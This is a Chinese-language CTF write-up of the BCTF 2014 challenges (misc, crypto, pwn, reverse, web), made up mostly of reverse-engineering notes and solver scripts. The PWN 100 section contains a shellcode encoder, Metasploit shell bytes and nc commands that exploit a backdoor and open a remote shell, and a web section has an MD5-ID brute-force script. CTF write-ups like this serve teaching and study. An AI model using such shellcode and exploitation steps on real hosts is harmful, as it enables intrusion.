TEAM:DISA

#MISC 100 初来乍到

这题。。。。

@BCTF 百度杯网络安全技术对抗赛

然后被关注, flag 在关注信息中。

#MISC 200 内网探险

下载到 pcap 后发现有两个以 UDP 方式的 DNS A 查询:

域名分别为: bctf.secret.server1shadu.baidu.com

telnet 218.2.197.236 12345

得知端口 12345 为提交口。

随后通过 nslookup 提交 A 查询,发现 timed out。

然后进 Nmap 扫描,未发现奇怪的事情。

__

Nmap 查询开放端口:

22/ssh open protocol 2.0 53/tcp domain open 80/tcp filtered

139/tcp filtered

445/tcp filtered

4444/tcp filtered

8080/tcp filtered

12345/tcp open netbus

--

考虑到新的提示说构造数据包,故通过 Scapy 构造一模一样的包。

sr1(IP(dst="218.2.197.236")/UDP()/DNS(rd=1,id=0x4321,qdco
unt=1,qd=DNSQR(qname="bctf.secret.server1")))

sr1(IP(dst="218.2.197.236")/UDP()/DNS(rd=1,id=0x1234,qdco
unt=1,qd=DNSQR(qname="shadu.baidu.com")))
无果。

提示内网出现漏洞后再次尝试,发现如下结果,提交后仍失败。

IP address of host "bctf.secret.server1:"
87.61.45.59
IP address of host "bctf.secret.server2:"
87.4.98.152
IP address of host "bctf.secret.server3:"
249.78.85.56
IP address of host "bctf.secret.server4:"
13.228.21.29

考虑到结果应该是内网的地址,开始猜测到 DNS 污染。

通过工具搭建本地 DNS 服务器,设置 218.2.197.236 为其上游服务器,DNS 服务器之间采用 TCP 连接,不会被污染了,得到结果如下:

10.1.2.33 10.200.55.126 172.18.42.30 192.168.234.3

提交得到 FLAG。

#MISC 300 诱捕陷阱

#本题开始给了一个bistream,看了半天不知所云,用捕蝇草的repaly.py重放出来也不知道怎么回事,后来直到给了另一段蜜罐的log,才有了进展。 首先把log paly出来,用playlog.py。然后看到log中的一段指令:

```
root@kali: ~/Desktop/kippo-0.8/utils
 File Edit View Search Terminal Help
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
nas3:/# cd tmp/
nas3:/tmp# ls
nas3:/tmp# touch 1.sh
nas3:/tmp# ls
1.sh
nas3:/tmp# axel 2792326331/fool
bash: axel:_command not found
nas3:/tmp#
```

尝试用wget下载,成功下载到一个文件:

```
king@ubuntu:~$ file fool
fool: PE32 executable (console) Intel 80386, for MS Windows
```

把fool拖进ida中分析,开始不知所云,后来在函数里面乱翻,看到一个函数 很诡异:

```
1void __cdecl sub_4011C0(char *dest, char mask)
2{
   int encoded[34]; // [sp+8h] [bp-88h]81
3
4
  encoded[2] = 172;
5
   encoded[11] = 172;
6
7
   encoded[8] = 167;
8
  encoded[12] = 167;
9
   encoded[15] = 167;
0
  encoded[21] = 167;
   encoded[27] = 167;
2
   encoded[22] = 146;
3
   encoded[23] = 146;
4
  encoded[0] = 186;
5
   encoded[1] = 187;
   encoded[3] = 190;
6
7
   encoded[4] = 131;
   encoded[5] = 161;
9
   encoded[6] = 200;
  encoded[7] = 141;
0
2
  encoded[9] = 206;
2
   encoded[10] = 151;
3
   encoded[13] = 177;
   encoded[14] = 140;
5
   encoded[16] = 207;
6
   encoded[17] = 175;
7
   encoded[18] = 128;
8
  encoded[19] = 181;
9
   encoded[20] = 169;
0
  encoded[24] = 170;
1
   encoded[25] = 284;
2
   encoded[26] = 168;
3
   encoded[28] = 149;
4
  encoded[29] = 189;
5
  encoded[30] = 193;
6
  encoded[31] = 154;
7
   encoded[32] = 174;
  encoded[33] = 133;
   sub_401190((char *)encoded, dest, mask);
0.7
```

大量加密的encoded字段,很有可能是个字符串,写个代码解密出来看一看:


```
kingdomdeMacBook-Pro:downloads king$ gcc fool.c -o fool
kingdomdeMacBook-Pro:downloads king$ ./fool
BCTF{Y0u_6oT_It_7WxMQ_jjR4P_mE9bV}
```

got it! 幸运的猜到了flag所在的函数^_^。


#PPC & CRYPTO 100 混沌密码锁

```
仔细观察官方给出的python脚本,要求answer hash!=0,因此写个python
脚本暴力一下:
#!/usr/bin/env python2
#-*- coding:utf-8 -*-
# This is solver for problem passcode in BCTF2014
# See http://bctf.cn/problems/4
# By Pengyu CHEN (cpy.prefers.you[at]gmail.com)
# COPY LEFT, ALL WRONGS RESERVED.
import base64
import binascii
import zlib
import os
import random
import itertools
try:
   import passcode
except ImportError:
   raise ImportError('"passcode.py" required. Obtain it from
http://bctf.cn/problems/4')
def get func combination():
   from passcode import f as f
   for (f1, f2, f3, f4) in itertools.product(passcode.f,
repeat=4):
      try:
         answer hash
f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](passcode.answ
er))))))
         assert(len(answer hash) != 0)
         print('Possible function combination: %s' %((f1,
f2, f3, f4), ))
                                              zlib.error,
              (TypeError, ValueError,
      except
AssertionError):
         pass
   return
def get answers():
```

```
# obtained via invoking get func combination()
   (f1, f2, f3, f4) = ('fun3', 'fun5', 'fun1', 'fun4')
   from passcode import f as f
   f hash
                                    lambda
                                                        x:
f['fun6'](f['fun2'](f[f1](f[f2](f[f3](f[f4](x))))))
   f hash stage2 = lambda x: f[f2](f[f3](f[f4](x)))
   frev hash stage2
                                       lambda
                                                        х:
passcode.hex2dec(passcode.reverse(binascii.hexlify(x)))
   frev hash stage1 = lambda x, z level: zlib.compress(x,
z level)
   frev hash stage0
                                       lambda
                                                        х:
base64.b64encode(x.encode('gb2312'))
   answers = []
   answer hash = f hash(passcode.answer)
   for z level in range(10): # default is 6
      # ya for yet another
      ya hash
frev_hash_stage2(frev_hash_stage1(frev_hash_stage0(answer))
hash), z level))
      assert(f hash(ya hash) == answer hash)
      answers += [ya hash]
   return list(set(answers))
if name == ' main ':
   get func combination()
   answers = get answers()
   print('Here comes answers:')
   for answer in answers:
      print(answer)
   pass
给出git上的链接:
https://gist.github.com/starrify/9479862
很快跑出结果来:
```



nc练上去找到key:



#PPC & CRYPTO 200 他乡遇故知

首先从 google 学术上搜名字和论文。

当然,论文和题目无关的废话太多,按图索骥,恰好维基百科英文版直接收入了这个算法。 看起来,要写代码,不过这货已经发表好长时间了,估计有实现,果不其然,在这个算法的 维基词条页面的下方的外部链接里,有个 python2 版本的实现。

根据维基词条的简短的说明,把题目给出的那一坨阿拉伯数字代替示例的数字,然后开始跑这个python2的实现,只能出现一截子,回头看维基词条的解释,需要反复调教算法和输出相关的几个参数。从输出里得到那坨数字所代表的原话,发现米特尼克又提到编码的强度太低,他给出了建议的强度,于是把算法方程式里的数 17 全部改成他建议的数字,继续用算法解释这坨数字,反复调教那几个和输出有关的参数,然后一切都简单起来了,把输出重定向到文件里面,就可以找到 flag 了。

#PPC & CRYPTO 400 地铁难挤

这个题目连上去之后明显是要暴力破解

然后首先写了个python脚本,不过太慢了,成功率比较低,但是多试几次总会

有成功的,然后就是分析下面LR的游戏规则,分析了好久好久,然后又是码代码的工作,反复试验后总算成功了一次,这道题主要是考验写代码的能力,代码附上:

python代码, 用来进行网络通信

```
target = b[1].groups()[0]
        getres = os.popen("a \"" + target + "\"").read()
        tn.write(getres)
def count(str1, str2):
    for al in ss:
       for a2 in ss:
          for a3 in ss:
              for a4 in ss:
                 t = str1 + a1 + a2 + a3 + a4;
                 hash value = hashlib.sha1(t).hexdigest()
                 if hash value == str2:
                     return a1+a2+a3+a4
tn = Telnet('218.2.197.242', port = 6000, timeout=10)
a=tn.read until("Input X:")
#print a
str1=a[a.find("SHA1(\"")+6:a.find("\" + X).")]
str2=a[a.find("== \"")+4:a.find("\", X")]
print strl
print str2
result=count(str1, str2)
print result
tn.write(result + "\n")
gao()
tn.interact()
C++代码, 进行算法:
#include<cstdio>
#include<iostream>
#include<iomanip>
#include<sstream>
#include<cstring>
#include<string>
#include<numeric>
#include<cmath>
#include<map>
#include<set>
#include<vector>
#include<queue>
#include<deque>
```

```
#include<stack>
#include<algorithm>
#include<cstdlib>
#include<ctime>
#include<bitset>
#include<cassert>
using namespace std;
typedef pair<int, int> PII;
typedef long long ll;
template<class T> T sqr(T x) {return x*x;}
#define pi acos(-1)
#define INF 10000000
\#define debug(x) cerr<<\#x"="<<x<<"\n";
#define foreach(it, v) for (__typeof((v).begin())
it=(v).begin();it!=(v).end();it++)
int f[1<<15][15];
PII fa[1<<15][15];
int n;
bool check(int st,int x) {
   int i,flag=0;
    for (i=0; i< n; i++) if (i!=x) {
       if (st&(1<<i)) flag=1;
       else if (flag) return 0;
    }
   return 1;
}
int main(int argc, char* argv[]) {
   if (argc != 2) return 0;
   int x,i,st,u,y;
    string s;
    s=argv[1];
   n=s.size();
    st=0;
    for (i=0;i<n;i++) {
       st|=(s[i]=='L')<<i;
       if (s[i]==' ') x=i;
    }
    queue<PII> Q;
    f[st][x]=1;
    Q.push(PII(st,x));
    while (!Q.empty()) {
```

```
st=Q.front().first;
        x=Q.front().second;
        Q.pop();
        if (check(st,x)) {
            vector<int> ans;
            while (f[st][x]!=1) {
                 PII p=fa[st][x];
                 ans.push back(x);
                 st=p.first;
                 x=p.second;
            }
            ans.push back(x);
            for (i=ans.size()-2;i>=0;i--)
                printf("%d\n", ans[i]+1);
            int tz = ans[0] + 1;
            while (tz != 8) {
                 if(tz >= 10) tz -= 2;
                 else if(tz == 9) tz -= 1;
                 else if(tz \leq 6) tz += 2;
                 else if(tz == 7) tz += 1;
                 printf("%d\n", tz);
            }
            return 0;
        }
        for (i=-2;i<=2;i++) {
            y=x+i;
            if (i==0 \mid \mid y<0 \mid \mid y>=n) continue;
            int t1, t2;
            t1 = (st&(1 << x))?1:0;
            t2 = (st& (1 << y))?1:0;
            u=st^(t1<< x)^(t2<< y)^(t1<< y)^(t2<< x);
            if (!f[u][y]) {
                 f[u][y]=f[st][x]+1;
                 fa[u][y]=PII(st,x);
                 Q.push(PII(u, y));
            }
        }
    }
}
题目
```

#PWN 100 后门程序

描述

米特尼克拿到了 BAT 数据中心的口令后,为了确保口令被更改后仍能登陆数据中心,他从一位小伙伴那拿到了一个后门程序植入进了服务器。这个后门程序没有任何说明,但是米特尼克迅速找到了使用方法。

Writeup:

下载完程序尝试运行了下之后,直接拖到 IDA 里分析,通过字符串找到了关键 代码

```
signed int cdecl sub 8048DDE(char *s)
 int v1; // ST28 401
 signed int result; // eax@3
 signed int mask len; // [sp+1Ch] [bp-1Ch]@4
 size t input len; // [sp+20h] [bp-18h]@4
 signed int i; // [sp+2Ch] [bp-Ch]@4
 printf("\nReplay?(y/n)");
 fflush (stdout);
 scanf("%s", s);
 dword 804B088 ^= dword 804B088 << 16;
 dword 804B088 ^= (unsigned int)dword 804B088 >> 5;
 dword 804B088 ^= 2 * dword 804B088;
 v1 = dword 804B088;
 dword 804B088 = dword 804B08C;
 dword 804B08C = dword 804B090;
 dword 804B090 ^= v1 ^ dword 804B088;
 if ( *s != 0x6E && *s != 0x4E )
   input len = strlen(s);
   mask len
strlen("<baidu-rocks, froM-china-with-love>");
   for (i = 0; i < (signed int)input len; ++i)
     s[i] ^= aBaiduRocksFrom[i % mask len];
   if (memcmp(s, &byte 804B145, 0xAu))
    result = 1;
   }
   else
```

```
((void (*)(void))(s + 10))();
  result = 0;
}
else
{
  result = 0;
}
return result;
}
```

分析:

- 1.memcm 应该是溢出点
- 2. shellcode 前面应该是&byte 804B145('n0b4ckd00r')
- 3. payload 中不能有'\x6e' \x4e', 也就是 N, n

借着根据逆向分析写出 py 脚本用来把 shellcode 编码成 payload from itertools import cycle, izip #import sys

```
mask = '<baidu-rocks, froM-china-with-love>'
def do_mask( input ):
    return ''.join(chr(ord(i)^ord(j)) for i, j in izip(input,
cycle(mask)))
shellcode = ""
payload = do_mask('n0b4ckd00r' + shellcode)
print repr(payload)
payload += '\n'
open('payload.txt','wb').write(payload)
```

接着用 Metasploit 生成一段 shellcode, 目测是 linux/x86, 一开始用的是默认 4444 端口, nc 上去的时候失败了。。。 目测应该有别的 server, 于是脑补了一个 LPORT=24257。。。

```
buf =
"\xd9\xc8\xd9\x74\x24\xf4\x5f\x33\xc9\xb1\x14\xbe\xe2\xbe" +
"\xd9\xc8\xd9\x74\x24\xf4\x5f\x33\xc9\xb1\x14\xbe\xe2\xbe" +
"\xe5\x1e\x31\x77\x19\x03\x77\x19\x83\xef\xfc\x00\x4b\xd4" +
"\xc5\x33\x57\x44\xb9\xe8\xf2\x69\xb4\xef\xb3\x08\x08\x0b\x6f" +
"\xe8\x8a\xc1\x07\x0d\x33\xb8\x15\x7b\x23\x15\xc9\xf5\xa2" +
"\xe8\x8f\x5d\xe8\x80\xc6\x1f\xf6\x33\xdc\x2f\x90\xfe\x5c" +
"\x0c\xed\x67\x91\x13\x9e\x31\x43\x2b\xf9\x0c\x13\x1a\x80" +
"\x76\x7b\x52\x5d\xf4\x13\xa4\x8e\x98\x8a\x5a\x58\xbf\x1c" +
"\x76\x7b\xd3\xa1\x2c\xfd\x2e\xa1"
```

把 shellcode 放到 python 脚本中运行生成 payload 文件。

然后用 payload 在目标服务器上溢出

root@kali:~/Desktop# nc 218.2.197.249 1337 < payload.txt This one's dedicated to allAnnotate the hackers

然后直接 nc 上去找 flag 啦~

```
root@kali: ~/Desktop# nc 218.2.197.250 24257
ls
bin
boot
dev
etc
home
lib
lib64
lost+found
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd /home
ls
ctf
cd ctf
ls
backdoor
flag
txt. txt
cat flag
BCTF{H4v3-4-n1C3-pWn1ng-f3sT1v4l!!}
```

REVERSE 100 最难的题目

PEiD 直接查壳, Microsoft Visual C++ 8 *。 无壳。

直接扔到 IDA 里。来到主函数看到了这里。下面就是 printf something wrong 的地方。

```
call
        sub_401A70
add
        esp, 4
        ecx, [ebp+var_10]
mov
push
        ecx
        sub_401A70
call
add
        esp, 4
mov
        edx, [ebp+var_18]
push
        edx
        sub_401A70
call
add
        esp, 4
        eax, [ebp+var_20]
MOV
        eax
push
        sub_401A70
call
add
        esp, 4
        offset aSomethingWrong; "\nSomething wrong..No
push
call
        ds:printf
add
        esp, 4
xor
        eax, eax
mov
        esp, ebp
```

直接进到 sub_401a70 中看一下。

sub 401A70:32

这尼玛要弹多少个对话框啊。。。那个 sub_401920 好像是弹 flag 的地方。

应该就是这里了,回去看一下上面的那个 sub 401960 函数。

```
while ( v4 );
v2 = 3;
do
{
   byte_40336E += v2;
   byte_40336E ^= 5u;
   --v2;
}
while ( v2 );
v3 = 2;
do
{
   byte_40336C += v3;
   byte_40336C ^= 6u;
   --v3;
}
while ( v3 );
return sub_401050();
}
```

一坨一坨的循环,在计算什么东西,先回到 sub_401a70 的调用位置,看看在调用 sub_401a70 之前都干什么了。

```
int __cdec1 main(int argc, const char **argv, const char **envp)
{
    sub_401A70(0x445E285Du);
    sub_401A70(942305638);
    sub_401A70(493974365);
    sub_401A70(942764337);
    printf("\nSomething wrong..Nothing found!\n");
    return 0;
}
```

直接调用了 4 遍,每次参数都不一样。现在思路清晰了,sub_401a70 这个函数根据每次的参数来计算出来 flag 的一部分,4 个字符。但是中间有很多messagebox 啊。直接把这些messagebox 给 nop 掉。让它跑起来吧!

同时开第二个程序,把它的第一次调用的 sub_401a70 的参数换成最后一次调用时候的参数,这样就会跑的快一点。等一会就跑出了 flag。

```
v10 = 0;

sub_401000();

sub_4010B0();

result = sub_401050();
```

都是 anti-debug 用的。Sub_401000()调用了 IsDebuggerPresent() 来检测调试器。

Sub_4010B0 调用了 NtQueryInformationProcess() 来检测调试器。

Sub 401050() 是用的 TEB 里的面的值来判断的调试器。

REVERSE 200 小菜一碟

输入 16 位数字, 其中不同位置插入 4 位数字, 一起构成 20 位数字进行检查

```
....1..8...0.7.....
```

`0x66666667` 与后面的 `>> 32`、`>> 2` 明显是以乘代除,代入试一下 就知道是除以 10

```
int div10( int x )
{
    unsigned t = (int)((uint64_t)(0x66666667i64 * x) >> 32)
>> 2;
    return x + (x >> 31);
}
```

程序中通过异常给出了很多约束条件,需要推理。循环只执行了两次,所以展开循环、手工整理

```
[5] = 1
[8] = 8
[12] = 0
```

```
[14] = 7
   [0] = [11] = [7] * [6] / 10 + [7] * [5]
   [1] > [12] = [7] * [6] % 10
   [13] = [1] - [12] > 0
   [2] = [14]
   [13] = [15] = [8] * [6] / 10 + [8] * [5]
   [2] > [16] = [8] * [6] % 10
   [17] = [2] - [16] > 0
   [18] = [3]
   [17] \leftarrow [5] \&\& ([17] != [5] || [3] < [6] )
   [19] = [4]
   sub 401000 [9], [10], [5], [6] ==> (1)=0, [17], [3], [4]
推导过程中有两次假设证伪,解只有一组
   69712125801609796112
输入为
   6971225016996112
```

#REVERSE 300 解锁密码

`MainActivity.ClickListener.onClick` 检查输入长度为 24 位,调用 `callJNI1`

`MainActivity.callback6` 检查输入数组前三位分别为 `0x14, 0x58, 0x02`

`callJNI1` 取 `[0],[4],[8],[12],[16],[20]` 分别减去基准值 `"Lms#!j"`,决定各个 `callJNI` 函数调用哪个 `callback`,也就是说, 输入决定了这 6 个 `callJNI` 函数以什么样的顺序调用。偏差超过 5 会返回失败

这一步可以排除环和不可见字符

`callJNI2` 检查相邻元素大小关系,满足则取后一半元素传递

`callJNI3` 检查类型和大小关系

0: !AlphaNum

1: Alpha

2: Digit

3: Lowercase

4: !AlphaNum

5: Lowercase

6: Uppercase

7: Lowercase

8: Alpha

9: Digit

10: Lowercase

11: !AlphaNum

`callJNI4` 检查大小关系

`callJNI5` 检查类型和差,满足则交换前半和后半传递

```
0: Uppercase
```

1: !AlphaNum

2: Lowercase

3: Uppercase

4: Lowercase

5: Lowercase

6: Uppercase

7: !AlphaNum

8: Lowercase

9: Alpha

10: Digit

11: Lowercase

13: Lowercase

17: Lowercase

20: Lowercase

$$[1] = [7] = [12] = [16]$$

 $[18] = [3] + 7$
 $[4] = [2] + 7 = [13] + 3 = [20] + 4$
 $[5] = [4] + 5 = [17] + 1$
 $[6] = [0] - 2 = [9] + 6$
 $[11] = [8] + 1$
 $[19] = [8]$

`callJNI6` 检查相邻元素大小关系,满足则进行两次折半异或

如果输入长度为 12,则两次折半异或分别为

修订之后, `callJNI6` 增加了 `len <= 12` 的检查

修订之前,很容易构造出 `callJNI1 -> callJNI6 -> check` 的路径,

虽然通过了检查,但不是 flag,例如

H021lm32r208 (23 123e0pD

由于最终的检查是 `0x14, 0x58, 0x02` 这样的组合,含有异或的 `callJNI6` 是必须的。根据长度限制, `callJNI6` 必然是最后一步, `callJNI2` 的长度折半也是必须的

然后就推理不下去了,不唯一

针对修订后的版本可以构造出 `callJNI1 -> callJNI2 -> callJNI6 -> check` 的路径,通过检查,但不是 flag,例如

LZAzizazsaza! # !o;9ed`a

I bRinG sAlt f0r mYself!

题目强调 `flag 是一句有趣的话`,好吧,实在不想再脑补一遍了,答案是

REVERSE 300 码海迷踪

main

流程:

- * 检查参数个数 `argc == 2`, 否则输出 `"Hello World!\n"` 后 `return 0`
- * 检查参数长度 `len(argv[1]) <= 48`, 否则 `return 0`
- * 分配空间 (`new`), 初始化 (`memcpy`、 `sub_401801`、 `sub_400A60`)
- * 解释执行 (`sub 400A60`)
- * 执行结果 (`sub_400AE0`)
- * 结果为 0 则输出 `"Nice!!! U got it!\n"`
- * 清理,释放空间, `return O`

四次 `new` 操作大小分别为 0x40, 0x38, 0x64, 0x50, 记为 ① ② ③ ④

注意到 ①② 调用 `operator new`, ③④ 调用 `operator new[]`, 可以得知 ①② 为结构体, ③④ 为数组

初始化:

- * `0x401A30` ==> `①.field_0`(函数表)
- * `memcpy` `argv[1]` ==> `③`
- * `ptr ③` ==> `②.field_18`(VM 输入)
- * `ptr ④` ==> `②.field 20`(分析 VM 后得知这是 VM 堆栈)
- * `0x603070` ==> `②.field_30` (VM 代码)
- * `sub_400A60(1, 2)`
 - \star `②` ==> `①.field_4`

```
* `0` ==> `①.field 14`
```

解释执行:

```
* `sub 400A60( ① )`
```

完成后:

```
* `sub_400AE0( ①, ② )`

* `①.field_4` ==> `②` (partial)
```

可以看出结构体 ① 包含结构体 ②,这里列出定义供大家参考,具体的字段名称要分析完 VM 之后才会知道

```
## VM, sub 4013F0
```

VM 指令长度有 1、2、5 字节三种,指令格式是

```
type (1 byte)
type (1 byte) offset (1 byte, zero-extend)
type (1 byte) reg_1 (upper nibble)
reg_2 (lower nibble)
type=push_int (1 byte) big-endian integer (4 bytes)
```

指令类型为 `0x66~0x7C`

寄存器编码为 0~4,0~3 为通用寄存器,4 为 `cmp` 指令的比较结果,即 前面结构体中的 `cmp result`,只有 `cmp` 指令可以写入

算术运算结果存放在 `reg_1`

解释器从代码取出一字节,减 `0x66` 后进行分发,未知指令在 `sub 400B30` 将 `ip` 加一并忽略这条指令

指令列表如下:

```
0x66 hlt
0x67
     add
0x68 sub
0x69 mul
0x6A div
0x6B inc
0x6C
     dec
0x6D xor
0x6E
     and
0x6F
     push reg
0x70 push_int
0x71
     pop reg
0x72
     mov
0x73
     read
     write
0 \times 74
0x75 loop
0x76
     cmp
```

```
0x77  jb
0x78  jg
0x79  je
0x7A  seek_forward
0x7B  seek_backward
0x7C  decrypt (^0x66)
```

其中:

* `jb`、`jg`、`je`与 `cmp`配合使用,是否跳转取决于 `cmp_result` 为 `-1`、`0`、`1`

- * `loop` 使用编号为 3 的通用寄存器, 先判断, 后自减
- * `loop` 指令的偏移量表示相对当前指令向前跳转多少字节
- * 其它跳转指令的偏移量表示相对下一条指令向后跳转多少字节

VM 代码

```
.data:00603070 code db 0DEh, 0ADh, 0C0h,
ODEh
   .data:00603074
                                  db 7Ch, 0Eh, 12h, 12h,
                     49h, 16h, 7, 8, 48h;
16h,
       5Ch, 49h,
"http://pan.baidu.com/s/19UAQZ"
                                 db 4, 7, 0Fh, 2, 13h, 48h,
   .data:00603074
5, 9, 0Bh, 49h, 15h, 49h, 57h
   .data:00603074
                                 db 5Fh, 33h, 27h, 37h,
3Ch, 66h
                                 db 70h, 0, 0, 0, 2Fh ;
   .data:00603093
push(0x2F) '/'
   .data:00603098
                                 db 75h, 5
                                                      ;
if (reg[4] != 0) goto $-5
   .data:0060309A
                                 db 71h, 30h
                                                      ;
reg[3] = pop()
   .data:0060309C read tape db 73h, 0
                                                      ;
reg[0] = read()
   .data:0060309E
                                 db 6Dh, 22h
   .data:006030A0
                                 db 76h, 2
```

```
.data:006030A2
                                  db 79h, 33h
if (reg[0] == 0) goto fail
   .data:006030A4
                                   db 7Ah
seek forward()
   .data:006030A5
                                  db 70h, 0, 0, 0, 46h
   .data:006030AA
                                  db 71h, 10h
   .data:006030AC
                                  db 76h, 1
   .data:006030AE
                                  db 78h, 27h
if (reg[0] > 'F') goto fail
                                  db 70h, 0, 0, 0, 30h
   .data:006030B0
                                  db 71h, 10h
   .data:006030B5
   .data:006030B7
                                  db 76h, 1
                                  db 77h, 16h
   .data:006030B9
if (reg[0] < '0') goto normal
                                  db 70h, 0, 0, 0, 39h
   .data:006030BB
                                  db 71h, 10h
   .data:006030C0
   .data:006030C2
                                  db 76h, 1
                                  db 77h, 0Bh
   .data:006030C4
if (reg[0] < '9') goto normal
                                  db 70h, 0, 0, 0, 41h
   .data:006030C6
   .data:006030CB
                                   db 71h, 1
不知道这里是不是写错了
   .data:006030CD
                                  db 76h, 1
   .data:006030CF
                                   db 77h, 6
                                                        ;
if( 'A' < '9' ) goto fail
   .data:006030D1
                                  db 6Dh, 0
                  normal
   .data:006030D3
                                  db 76h, 0
   .data:006030D5
                                   db 79h, 5
                                                        ;
goto normal
   .data:006030D7
                  fail
                                  db 6Dh, 0
   .data:006030D9
                                   db 6Bh, 0
                                                        ;
++reg[0]
   .data:006030DB
                                   db 66h
                                                         ;
halt
                                 db 75h, 40h
   .data:006030DC
                     normal
loop read tape
   .data:006030DE
   .data:006030DE
                                  db 70h, 0, 0, 0, 7
                                  db 71h, 30h
   .data:006030E3
                                                         ;
reg[3] = 7
   .data:006030E5
                                  db 6Dh, 11h
                                                        ;
reg[1] = 0
   .data:006030E7
                  _loop_ db 7Bh
                                                        ;
seek backward()
```

```
.data:006030E8
                                   db 73h, 0
                                   db 70h, 0, 0, 0, 30h
   .data:006030EA
   .data:006030EF
                                   db 71h, 20h
   .data:006030F1
                                    db 68h, 2
reg[0] = read() - '0'
   .data:006030F3
                                   db 70h, 0, 0, 0, 0Ah
   .data:006030F8
                                   db 71h, 20h
   .data:006030FA
                                   db 76h, 2
   .data:006030FC
                                    db 77h, 9
if (reg[0] < 10) goto digit
                                   db 70h, 0, 0, 0, 7
   .data:006030FE
   .data:00603103
                                   db 71h, 20h
   .data:00603105
                                    db 68h, 2
reg[0] -= 7
   .data:00603107 digit
                                   db 70h, 0, 0, 0, 10h
                                   db 71h, 20h
   .data:0060310C
                                   db 69h, 12h
   .data:0060310E
reg[1] *= 16
   .data:00603110
                                   db 67h, 10h
reg[1] += reg[0]
                                   db 75h, 2Bh
   .data:00603112
loop loop
                                   db 70h, 0F3h, 37h, 46h,
   .data:00603114
0E6h
   .data:00603119
                                   db 71h, 20h
                                                          ;
reg[2] = 0xF33746E6
   .data:0060311B
                                   db 76h, 12h
                                                          ;
cmp( reg[1], reg[2] )
                                    db 6Dh, 0
   .data:0060311D
                                                          ;
reg[0] = 0
   .data:0060311F
                                    db 79h, 3
                                                          ;
je $+2+3
                                    db 6Bh, 0
   .data:00603121
                                                          ;
++req[0]
   .data:00603123
                                    db 66h
hlt
   .data:00603124 ---
```

流程:

- * 异或解出一个网址, 百度盘, 不知道密码
- * 从前向后扫描 48 字节的输入(即 `argv[1]`),检查格式

- * 从后向前 `ascii2hex`
- * `ascii2hex`
- * `ascii2hex`,注意多了一条 `dec` 指令
- * `ascii2hex`,注意多了一条 `inc` 指令
- * `ascii2hex`
- * `ascii2hex`

把几条 `push_int` 指令的立即数拿出来,注意一些小变化,可以得到长度为48 个字符的 hex

>>>

'747568616F2C63616E20774520624520667269456E64733F'.decode ('hex')

'tuhao, can wE bE friEnds?'

验证

libmaru@localhost:~# ./vm 747568616F2C63616E20774520624520667269456E64733F Nice!!! U got it!

#REVERSE 400 神秘系统

Loader 向后读取 10 个扇区放在 `0:8000`, 根据四位字符解密, 长跳转到 `0800:0000`

Access Code: 1337

OS Bootstrap 交换 `int 10h` 和 `int 13h`, 在 IDA 的 Hex View 里手工 Patch 掉, 重新分析就会有自动注释, 看起来很方便

打印 banner 后进入 shell, `help` 给出了很多命令, 但是实现的只有 `help`、`ls`、`wr`

看完 `wr` 的实现就可以去磁盘镜像寻宝了,一个目录项,文件内容由 5 块构成,每一块内容有 26 个字节

异或 `0xCC` 找到文件名 `key`,目录项中保存了随机数,奇偶偏移都是异或 `0x52`,文件内容还要再异或偏移量才能解出来

Dear CTFer, if you see this message, you have completely understood my OS. Congratulations! \P Here is what you want: BCTF{6e4636cd8bcfa93213c83f4b8314ef00}

#Web 100 分分钟而已

##描述

> 米特尼克看到现代的互联网这么发达简直惊呆了,但几秒钟之后他就回过了神,摩拳擦掌准备一试身手,他需要拿到BAT公司中一个名叫Alice员工的秘密文件,Alice只是个初级的网络管理员,所以想来拿他的文件也不过是分分钟的小游戏而已。http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/index.php

##main

进去后点四个人名,url出现md5的id参数,反查Ray的md5id,得到Ray300,根据题意应该是Alice+三位数字的md5。

```
. . .
import hashlib
import urllib2
from time import sleep
name = 'Alice'
url
'http://218.2.197.237:8081/472644703485f950e3b746f2e3818f
49/index.php'
res = ''
base = 'Who are you '
for i in range (0, 1000):
   t = name + str(i).zfill(3)
   parment = '?id=' + hashlib.md5(t).hexdigest()
   data = urllib2.urlopen(url+parment)
   res = data.read()
   if res[-13:-1] != base:
       print t
       exit(0)
爆破得Alice478。
Hi! Alice
Personal Information:d4b2758da0205c1e0aa9512cd188002a.php
访问给出的地址,是张bt5的图,看代码应该是post一个motto,google搜bt5
